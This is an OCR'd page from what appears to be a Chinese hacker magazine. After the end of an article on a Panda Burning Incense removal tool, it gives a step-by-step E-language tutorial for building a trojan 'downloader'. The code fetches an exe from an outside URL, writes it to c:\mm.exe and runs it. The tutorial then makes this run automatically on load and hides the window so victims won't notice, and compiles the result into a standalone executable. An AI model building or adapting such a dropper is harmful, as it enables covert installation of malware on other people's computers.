



图3

自此，解除熊猫烧香病毒恢复原始exe文件的专杀程序就完成了，完整的代码可以参看光盘。其运行效果如图3所示，很方便的就恢复了大批被病毒感染的exe文件。

（文章中涉及到的完整代码已收录到光盘中）

# 易语言初体验之轻松打造下载者

无敌小龙（张博）

易语言，又称E语言。顾名思义，就是一种容易上手的编程语言。它主要面向的是一些初、中级的编程学习者；不过E语言在功能上可是一点儿也不含糊。目前E语言支持的库越来越多，更为重要的是E语言还支持API调用，这样我们在Windows下编程就方便多了！本文我们就使用易语言来编写一个属于自己的下载者！下载者的实现原理很简单，无非就是访问网络，使用HTTP方式下载指定的文件到本地并执行。





图1

打开易语言，选择Windows窗口程序，然后确定，如图1。

然后在右侧的基本组件里选择一个“按钮”图形的图标，在左边的窗体上进行绘制，画出一个按钮的样式，如图2。按下F5运行，我们的第一个E语言程序的雏形就出现了！





图2

结束掉刚才弹出的小程序，返回到编程的“启动窗口”中，单击一下“按钮”控件，表示选取了这个控件。在E语言面板的左边，切换到属性标签，找到“标题”属性，将后面的内容改为“下载者”，如图3，现在按钮表面的文字就变成了“下载者”了。

**小知识：**

控件：你可以理解为一个事物，一个对象。比如“自行车”。

属性：比如你身高180CM，这个就是你的属性！如果人也是一个编程的对象（张三），那么要获得张三的身高就可以这样写：张三.身高。其中“.”就是用来连接对象和属性的！如果要给张三的身高赋值，比如说175，可以这样写：张三.身高=175。





图3

现在我们已经画好了一个框架，就好象做出了一个人体腊像，但是它是死的，不会动！要让它动起来，就要给它写入相应的代码（过程或函数），告诉它什么时候做什么事情。双击刚才的按钮控件，来到代码编辑窗口（所有要求“腊像”去执行的命令和指令，都要求在这里编写）！

来讲一讲E语言中两个函数：“写到文件”和“HTTP读文件”。

**注意：**

使用“HTTP读文件”这个函数之前，应该对易语言进行预先的配置。方法是在菜单栏点“工具”，“支持库配置”，“全选”，“确认”。

“写到文件”函数有两个参数，一个是要写入的目标位置，一个是源文件。而“HTTP读文件”就是把一个网络上的文件下载到本地！

思路是不是已经很清晰了？首先使用“HTTP读文件”函数下载一个文件，然后使用“写到文件”函数把这个文件保存到硬盘上，最后运行它就完成了。

在代码编辑框中输入：**写入文件()**，会发现在函数的左边有一个“+”号，点击它函数就自动展开了，如图4。





图4

在展开后的文件名中输入"c:\mm.exe"，表示把下载好的文件保存到c盘下，文件名为mm.exe。在“欲写入文件的数据”后输入**HTTP读文件**"http://www.

winsock.cn/mm.exe"

> 小知识：
> E 语言中所有的字符串都要用英文下的双引号括起来！用来表示这个是一个 ASC 字符。

最后就是运行我们下载好的文件了，输入代码**运行 ("c:\mm.exe")** 就搞定了！按下 F5 再次运行程序看一下，如图 5。





图 5

现在点击“下载者”按钮后，电脑就会自动下载并运行 mm.exe 了。但是别人不会去自动点这个按钮下载木马的，所以，我们还要让程序自动做这件事。

刚才的设计，是让用户单击“下载者”后执行我们写下的代码，其实如果我们设计代码的时候，把代码写成了当程序的窗体加载完就执行的话，就可以起到自动下载的效果了。

双击窗口本身，来到代码编辑框会自动进入“__启动窗口_创建完毕”过程中，把刚才的代码复制到这里，如图 6。





图 6

按下 F5 运行，程序不需要点按钮就自动运行我们的木马了！但是，这还不是一个完美的下载者。试想一下，受害者的电脑里一个偌大的窗口弹在桌面上，上面还大大咧咧的写着“下载者”三个字，咱还忽悠谁去？





图 7

选中窗口，然后找到属性窗口，将“可视”属性设置为“假”，如图 7。这样当窗口被运行时是不可见的！再一次按 F5 运行程序，mm.exe 很自然的就运行了，好玩吧！

现在将它生成一个 EXE 可执行文件吧，在菜单栏里选择“C. 编译”，“S. 独立编译”，在弹出的对话框中选择确定按钮后就可以生成可执行的 exe 文件了，如图 8。我们将它好好的装修一下，属于自己的下载者就这么被做出来了！




图 8

**小编点评：**

易语言自从问世以来就一直颇受争议，曾有人说它不是一门真正的编程语言，上不了台面，可是最近各大著名黑客下载站点都提供了一些使用易语言编写黑客记事本的动画教程，点击率还非常高，或许这跟大多数想学习编程的菜鸟没有英文基础有关吧，使用全中文界面的易语言，的确能够让很多小鸟们找到成功的快乐，于是小编就开始思考，我们这些“老顽固”是否应该接受一下新生的事物。这篇文章算是易语言首次出现在 X 档案上的一个尝试，希望大家能够喜欢。

